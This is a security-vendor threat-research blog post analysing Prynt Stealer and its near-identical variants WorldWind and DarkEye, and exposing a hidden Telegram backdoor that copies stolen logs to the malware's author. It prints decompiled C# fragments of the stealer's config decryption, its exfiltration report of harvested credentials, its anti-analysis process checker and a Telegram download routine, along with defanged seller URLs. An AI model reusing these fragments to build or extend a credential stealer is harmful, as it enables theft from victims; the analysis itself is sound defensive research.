Prynt Stealer’s Backdoor Exposed | Zscaler Blog

By Atinderpal Singh, Brett Stone-Gross

Published: 2022-09-01 · Archived: 2026-04-05 19:25:25 UTC

Stealing information is fundamental to cybercriminals today to scope and gain access to systems, profile organizations, and execute bigger payday schemes like ransomware. Information stealer malware families including Prynt Stealer are often configured through a builder to facilitate the process for less sophisticated threat actors. However, Zscaler ThreatLabz researchers have uncovered the Prynt Stealer builder, also attributed with WorldWind, and DarkEye, has a secret backdoor in the code that ends up in every derivative copy and variant of these malware families. The backdoor sends copies of victims' exfiltrated data gathered by other threat actors to a private Telegram chat monitored by the builder’s developers. While this untrustworthy behavior is nothing new in the world of cybercrime, the victims' data end up in the hands of multiple threat actors, increasing the risks of one or more large scale attacks to follow.

Key Points

- ***Prynt Stealer* is an information stealer that has the ability to capture credentials that are stored on a compromised system including web browsers, VPN/FTP clients, as well as messaging and gaming applications**
- **The Prynt Stealer developer based the malware code on open source projects including *AsyncRAT* and *StormKitty***
- **Prynt Stealer uses Telegram to exfiltrate data that is stolen from victims**
- **The Prynt Stealer malware author added a backdoor Telegram channel to collect the information stolen by other criminals**
- **The informational stealer malware families known as *DarkEye* and *WorldWind* are near identical to Prynt Stealer**

Prynt Stealer is a relatively new information stealer malware family that is written in .NET. The malware has previously been analyzed in-depth including the data harvesting capabilities and the targeted applications. Zscaler ThreatLabz has since uncovered additional details about the malware including the codebase being derived from at least two other open source malware families: AsyncRAT and StormKitty. This blog will focus on these shared codebases, the modifications introduced by the Prynt Stealer author (including a backdoor), and the very close relationship with WorldWind and DarkEye.

Prynt Stealer Origins

Prynt Stealer is not just inspired from open source malware families, but shares code that appears to have been directly copy and pasted from these repositories. Many parts of the Prynt Stealer code that have been borrowed from other malware families are not used, but are still present in the binary as dead unreachable code. The Prynt

Stealer code is primarily derived from AsyncRAT (a versatile RAT) and StormKitty (an information stealer). The AsyncRAT code is used as the main module with a modified entry point that calls the StormKitty stealer method. Prynt Stealer executables are configured using a builder that has no options to modify the embedded AsyncRAT components, which are pre-configured primarily just to run the StormKitty stealer module. Most of AsyncRAT's functionality in Prynt Stealer is disabled and the command-and-control (C&C) URLs are configured to *127.0.0.1*. While the AsyncRAT's network component of Prynt Stealer is disabled, the malware contains the following embedded certificate shown below:

"issuer": "CN=WorldWind Stealer",
"subject": "CN=WorldWind Stealer",
"to_date": "9999-12-31T23:59:59",
"version": "v3",
"from_date": "2021-07-13T04:51:06",
"serial_number": 852016614067188563094399707801818649

Note that the common name for this certificate is *WorldWind Stealer*, which is also sold by the Prynt Stealer malware author.

AsyncRAT/StormKitty Code Comparison

The Prynt Stealer author added two new fields (highlighted in Figure 1) to the AsyncRAT configuration codebase for data exfiltration via Telegram.


```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.TelegramToken = Settings.aes256.Decrypt(Settings.TelegramToken);
        Settings.TelegramChatID = Settings.aes256.Decrypt(Settings.TelegramChatID);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = HwidGen.HWID();
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Set
        result = Settings.VerifyHash();
    }
    catch
```

```
return true;

try
{
    Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
    aes256 = new Aes256(Key);
    Ports = aes256.Decrypt(Ports);
    Hosts = aes256.Decrypt(Hosts);
    Version = aes256.Decrypt(Version);
    Install = aes256.Decrypt(Install);
    MTX = aes256.Decrypt(MTX);
    Pastebin = aes256.Decrypt(Pastebin);
    Anti = aes256.Decrypt(Anti);
    BDOS = aes256.Decrypt(BDOS);
    Group = aes256.Decrypt(Group);
    Hwid = HwidGen.HWID();
    Serversignature = aes256.Decrypt(Serversignature);
    ServerCertificate = new X509Certificate2(Convert.FromBase64St
    return VerifyHash();
}
```

Figure 1: Side-by-side comparison of a Prynt Stealer configuration (left) with an original AsyncRAT configuration (right)

The main code responsible for sending information to Telegram is copied from StormKitty with a few minor changes in text as shown in Figure 2.



```
public static void UploadFile(string file, bool removeAfterUpload = false){
telegram.waitForUnblock();
string text = string.Concat(new string[]{
    "\n  \ud83d\udc63 *Prynt Stealer New Results:*\nDate: ",  SystemInfo.datenow,
    "\nSystem: ",   SystemInfo.GetSystemVersion(),
    "\nUsername: ",   SystemInfo.username,
    "\nCompName: ",   SystemInfo.compname,
    "\nLanguage: ", Flags.GetFlag(SystemInfo.culture.Split(new char[]{'-'})[1]), " ", SystemInfo.culture,
    "\nAntivirus: ",    SystemInfo.GetAntivirus(),
    "\n\n  \ud83d\udc63 *IP Address:* \nGateway IP: ",    SystemInfo.GetDefaultGateway(),
    "\nInternal IP: ",    SystemInfo.GetLocalIP(),
    "\nExternal IP: ",    SystemInfo.GetPublicIP(),
    "\n",    SystemInfo.GetLocation(),
    "\n\n  \ud83d\udc63 *Hardware:*\nCPU: ",    SystemInfo.GetCPUName(),
    "\nGPU: ",    SystemInfo.GetGPUName(),
    "\nRAM: ",    SystemInfo.GetRamAmount(),
    "\nHWID: ",    SystemInfo.GetHardwareID(),
    "\nPower: ",    SystemInfo.GetBattery(),
    "\nScreen: ",    SystemInfo.ScreenMetrics(),
    "\n\n  \ud83d\udc63 *Domain Detects:*",
    Counter.GetLValue("\ud83c\udfe6 *Banks*", Counter.DetectedBankingServices, '-'),
    Counter.GetLValue("\ud83d\udcb0 *Crypto*", Counter.DetectedCryptoServices, '-'),
    telegram.GetKeylogsHistory(),
    "\n\n  \ud83d\udcb5 *Stealer Data:*",
    Counter.GetIValue("\ud83d\udd11 Passwords", Counter.Passwords),
    Counter.GetIValue("\ud83d\udcb3 CreditCards", Counter.CreditCards),
    Counter.GetIValue("\ud83c\udf6a Cookies", Counter.Cookies),
    Counter.GetIValue("\ud83d\udcc2 AutoFill", Counter.AutoFill),
    Counter.GetIValue("⌛ History", Counter.History),
    Counter.GetIValue("\ud83d\udd16 Bookmarks", Counter.Bookmarks),
    Counter.GetIValue("\ud83d\udce6 Downloads", Counter.Downloads),
    "\n\n  \ud83d\udc63 *Installed Software:*",
    Counter.GetIValue("\ud83d\udcb0 Wallets", Counter.Wallets),
    Counter.GetIValue("\ud83d\udce1 FTP hosts", Counter.FTPHosts),
    Counter.GetIValue("\ud83d\udd0c VPN accounts", Counter.VPN),
    Counter.GetIValue("\ud83e\udda2 Pidgin accounts", Counter.Pidgin),
    Counter.GetSValue("+ Telegram sessions", Counter.Telegram),
    Counter.GetSValue("\ud83d\udcac Discord token", Counter.Discord),
    Counter.GetSValue("\ud83c\udfae Steam session", Counter.Steam),
    Counter.GetSValue("\ud83c\udfae Uplay session", Counter.Uplay),
    "\n\n  \ud83d\udc63 *Local Device:*",
    Counter.GetSValue("\ud83d\udddd Windows product key", Counter.ProductKey),
    Counter.GetIValue("\ud83d\udef0 Wifi networks", Counter.SavedWifiNetworks),
    Counter.GetSValue("\ud83d\udcf8 Webcam screenshot", Counter.WebcamScreenshot),
    Counter.GetSValue("\ud83c\udf03 Desktop screenshot", Counter.DesktopScreenshot),
    "\n\n  \ud83d\udc63 *Files:*",
    Counter.GetIValue("\ud83d\udcc2 Source code files", Counter.GrabberSourceCodes),
    Counter.GetIValue("\ud83d\udcc2 Database files", Counter.GrabberDatabases),
    Counter.GetIValue("\ud83d\udcc2 Documents", Counter.GrabberDocuments),
    Counter.GetIValue("\ud83d\udcc2 Images", Counter.GrabberImages),
    "\n\n  \ud83d\udc63 Solen Useing Prynt Stealer\n\n  \ud83d\udc63 Developed By @FlatLineStealerUpdated\n\n
    \ud83d\udc63 Or Join The Channel @pryntdotmarket"
```

```
private static void SendSystemInfo(string url){
    UploadKeylogs();
    // Get info
    string info = ("""
        + "\n  🐱‍🏍 *StormKitty - Report:*"
        + "\nDate: " + SystemInfo.datenow
        + "\nSystem: " + SystemInfo.GetSystemVersion()
        + "\nUsername: " + SystemInfo.username
        + "\nCompName: " + SystemInfo.compname
        + "\nLanguage: " + Flags.GetFlag(SystemInfo.culture.Split('-')[1]) + " " + SystemInfo.c
        + "\nAntivirus: " + SystemInfo.GetAntivirus()
        + "\n" + "\n  💻 *Hardware:*"
        + "\nCPU: " + SystemInfo.GetCPUName()
        + "\nGPU: " + SystemInfo.GetGPUName()
        + "\nRAM: " + SystemInfo.GetRamAmount()
        + "\nHWID: " + SystemInfo.GetHardwareID()
        + "\nPower: " + SystemInfo.GetBattery()
        + "\nScreen: " + SystemInfo.ScreenMetrics()
        + "\n" + "\n  🛰️ *Network:* "
        + "\nGateway IP: " + SystemInfo.GetDefaultGateway()
        + "\nInternal IP: " + SystemInfo.GetLocalIP()
        + "\nExternal IP: " + SystemInfo.GetPublicIP()
        + "\n" + SystemInfo.GetLocation()
        + "\n" + "\n  🌐 *Domains info:*"
        + Counter.GetLValue("🏦 *Banking services*", Counter.DetectedBankingServices, '-')
        + Counter.GetLValue("💰 *Cryptocurrency services*", Counter.DetectedCryptoServices, '-'
        + Counter.GetLValue("🔞 *Porn websites*", Counter.DetectedPornServices, '-')
        + GetKeylogsHistory()
        + "\n" + "\n  🔵 *Browsers:*"
        + Counter.GetIValue("🔑 Passwords", Counter.Passwords)
        + Counter.GetIValue("💳 CreditCards", Counter.CreditCards)
        + Counter.GetIValue("🍪 Cookies", Counter.Cookies)
        + Counter.GetIValue("📂 AutoFill", Counter.AutoFill)
        + Counter.GetIValue("⌛ History", Counter.History)
        + Counter.GetIValue("🔖 Bookmarks", Counter.Bookmarks)
        + Counter.GetIValue("📦 Downloads", Counter.Downloads)
        + "\n" + "\n  💻 *Software:*"
        + Counter.GetIValue("💰 Wallets", Counter.Wallets)
        + Counter.GetIValue("📡 FTP hosts", Counter.FTPHosts)
        + Counter.GetIValue("🔌 VPN accounts", Counter.VPN)
        + Counter.GetIValue("🦆 Pidgin accounts", Counter.Pidgin)
        + Counter.GetSValue("+ Telegram sessions", Counter.Telegram)
        + Counter.GetSValue("💬 Discord token", Counter.Discord)
        + Counter.GetSValue("🎮 Steam session", Counter.Steam)
        + Counter.GetSValue("🎮 Uplay session", Counter.Uplay)
        + "\n" + "\n  🖥️ *Device:*"
        + Counter.GetSValue("🔎 Windows product key", Counter.ProductKey)
        + Counter.GetIValue("📶 Wifi networks", Counter.SavedWifiNetworks)
        + Counter.GetSValue("📸 Webcam screenshot", Counter.WebcamScreenshot)
```

Figure 2: Side-by-side comparison of Prynt Stealer's *UploadFile* with StormKitty's *SendSystemInfo* function

The main difference is the field names and order have changed, and a field related to detecting porn websites is missing from Prynt.

A Detailed look at Prynt Stealer Modifications

Anti-Detection Techniques

Prynt Stealer does not use the anti-analysis code from either AsyncRAT or StormKitty with one exception: the malware creates a thread that invokes the function named *processChecker* (shown in Figure 3) in AsyncRAT's static constructor. The thread execution is started at the end of the main function after stolen logs are sent.

```
// Token: 0x06000116 RID: 278 RVA: 0x00005BE4 File Offset: 0x00003DE4
public static void processChecker()
{
    if (!Program.config.BlockNetworkActivityWhenProcessStarted)
    {
        return;
    }
    Console.WriteLine("[+] Process checker started");
    for (;;)
    {
        List<string> processList = Program.GetProcessList();
        foreach (string text in Program.config.BlockNetworkActivityProcessList)
        {
            string item = text.ToUpper();
            if (processList.Contains(item) && !telegram.waitThreadIsBlocked)
            {
                Console.WriteLine("[!] Stopping command listener thread");
                telegram.waitThreadIsBlocked = true;
                for (;;)
                {
                    processList = Program.GetProcessList();
                    if (!processList.Contains(item))
                    {
                        break;
                    }
                    Thread.Sleep(1000);
                }
                Console.WriteLine("[+] Restarting command listener thread");
                telegram.waitThreadIsBlocked = false;
                telegram.sendText("\ud83d\ude4a Found blocked process " + text + ".exe");
                break;
            }
        }
        Thread.Sleep(1500);
    }
}
```

Figure 3: Prynt Stealer process checker thread's code

Prynt Stealer uses this thread to continuously monitor the victim’s process list. If any of the following processes are detected, the malware will block the Telegram C&C communication channels:

- taskmgr
- processhacker
- netstat
- netmon
- tcpview
- wireshark
- filemon
- regmon
- cain

Telegram Command Thread

Prynt Stealer creates a thread that will poll for a file to download using the Telegram getUpdates API as shown in Figure 4. Of note, this download command only saves the file on the target system and does not take any further actions that might be expected like executing a second-stage payload or updating the malware.

```
break;
}
if (jsonnode2.HasKey("document"))
{
    string file = jsonnode2["document"]["file_name"];
    string str2 = jsonnode2["document"]["file_id"];
    JSONNode d;
    using (WebClient webClient3 = new WebClient())      {
        d = JSON.Parse(webClient3.DownloadString("https://api.telegram.org/bot" +
        Settings.TelegramToken + "/getFile?file_id=" + str2))["result"]["file_path"];
    }
    telegram.DownloadFile(file, d);
}
else
{
    telegram.sendText("\ud83c\udf69 Unknown type received. Only Text/Document can be
    used!");
}
}
```

Figure 4: Prynt Stealer Telegram download command

Crowdsourcing Stolen Logs

Prynt Stealer steals data from a wide array of applications, and the information is sent to a Telegram channel that is configured using the builder shown in Figure 5.




Figure 5: Prynt Stealer builder

The Prynt Stealer logs are sent to the operator's Telegram. However, there is a catch: a copy of the log files is also sent to a Telegram chat presumably embedded by the Prynt Stealer author as shown below in Figure 6.




Figure 6: Prynt Stealer backdoor sending log files to two different Telegram chats

ThreatLabz has observed similar tactics employed by malware authors in the past as well, where the malware has been given away for free. This enables a malware author to benefit from unsuspecting cybercriminal clients who perform the heavy lifting of infecting victims. The fact that all Prynt Stealer samples encountered by ThreatLabz had the same embedded telegram channel implies that this backdoor channel was deliberately planted by the author. Interestingly, the Prynt Stealer author is not only charging some clients for the malware, but also receiving all of the data that is stolen. Note that there are cracked/leaked copies of Prynt Stealer with the same backdoor, which in turn will benefit the malware author even without direct compensation.

Prynt Stealer / WorldWind / DarkEye: Multiple Faces of the Same Malware

ThreatLabz has identified at least two more Prynt Stealer variants dubbed WorldWind and DarkEye that appear to be written by the same author. All three strains are nearly identical with a few minor differences. Prynt Stealer is the most popular brand name for selling the malware, while WorldWind payloads are the most commonly observed in-the-wild. DarkEye is not sold or mentioned publicly, however, it is bundled as a backdoor with a "free" Prynt Stealer builder. Figure 7 shows a pie chart of the percentage of samples by name observed by ThreatLabz over the last year.




Figure 7: Distribution of Prynt Stealer, WorldWind and DarkEye payloads in-the-wild over the last year

Both Prynt and WorldWind have been sold by the same author on the following websites:

Market Website	**Malware name**	**Status**
http://shop.prynt[.]market	WorldWind	Inactive
http://market.prynt[.]market	Prynt Stealer	Inactive
http://venoxxxx[.]xxx	Prynt Stealer	Active

Screenshots of these websites (offline at the time of publication) are shown in Figure 8.




Figure 8: market.prynt[.]market selling Prynt Stealer and shop.prynt[.]market selling WorldWind side-by-side

Various websites and criminal forums have offered cracked versions of Prynt Stealer and the code has been uploaded on GitHub for free under different names. Prynt (with the same Telegram backdoor) has also been offered for free on Telegram channels used by cybercriminals as shown in Figure 9.




Figure 9: Prynt Stealer offered for free on a cybercriminal Telegram channel

The distributed builder is backdoored with DarkEye Stealer and Loda RAT. This may be a deliberate leak by the Prynt Stealer threat actor since they will benefit from the data stolen from victims.

Feature/Code Comparison

Table 1 shows a feature parity between Prynt, WorldWind and DarkEye. Overall, there are few very minor differences such as the text in the log report, code and settings placement. However, functionality-wise all three are almost identical.

	Prynt	**WorldWind**	**DarkEye**
AsyncRAT	Present (Not Used)	Present (Not Used)	Used
Clipper	Present (Not Used)	Present (Not Used)	Used
Keylogger	Present (Not Used)	Present (Not Used)	Used
ProcessChecker Anti-Analysis	Used	Not Present	Not Present
StomKitty Stealing	Used	Used	Used
HideConsoleWindow	Used	Not Present	Not Present
Elevate privileges by running as admin	Used	Not Present	Not Present
Copy itself to a specified path	Used	Not Present	Not Present
Persist using task creation (e.g., “Chrome Update”)	Used	Not Present	Not Present

Self delete using a .bat file	Used	Not Present	Not Present
Check for an Internet connection	Used	Not Present	Not Present
Protect the process using RtlSetProcessIsCritical	Used	Not Present	Not Present
Prevent sleep by setting SetThreadExecutionState to 0x80000003 (ES_CONTINUOUS | ES_DISPLAY_REQUIRED | ES_SYSTEM_REQUIRED)	Used	Not Present	Not Present

Table 1. Some notable similarities and differences in functionality between Prynt Stealer, WorldWind and DarkEye

Table 2 compares the field names between StormKitty, Prynt Stealer, WorldWind and DarkEye.

StormKitty	**Prynt**	**WorldWind**	**DarkEye**
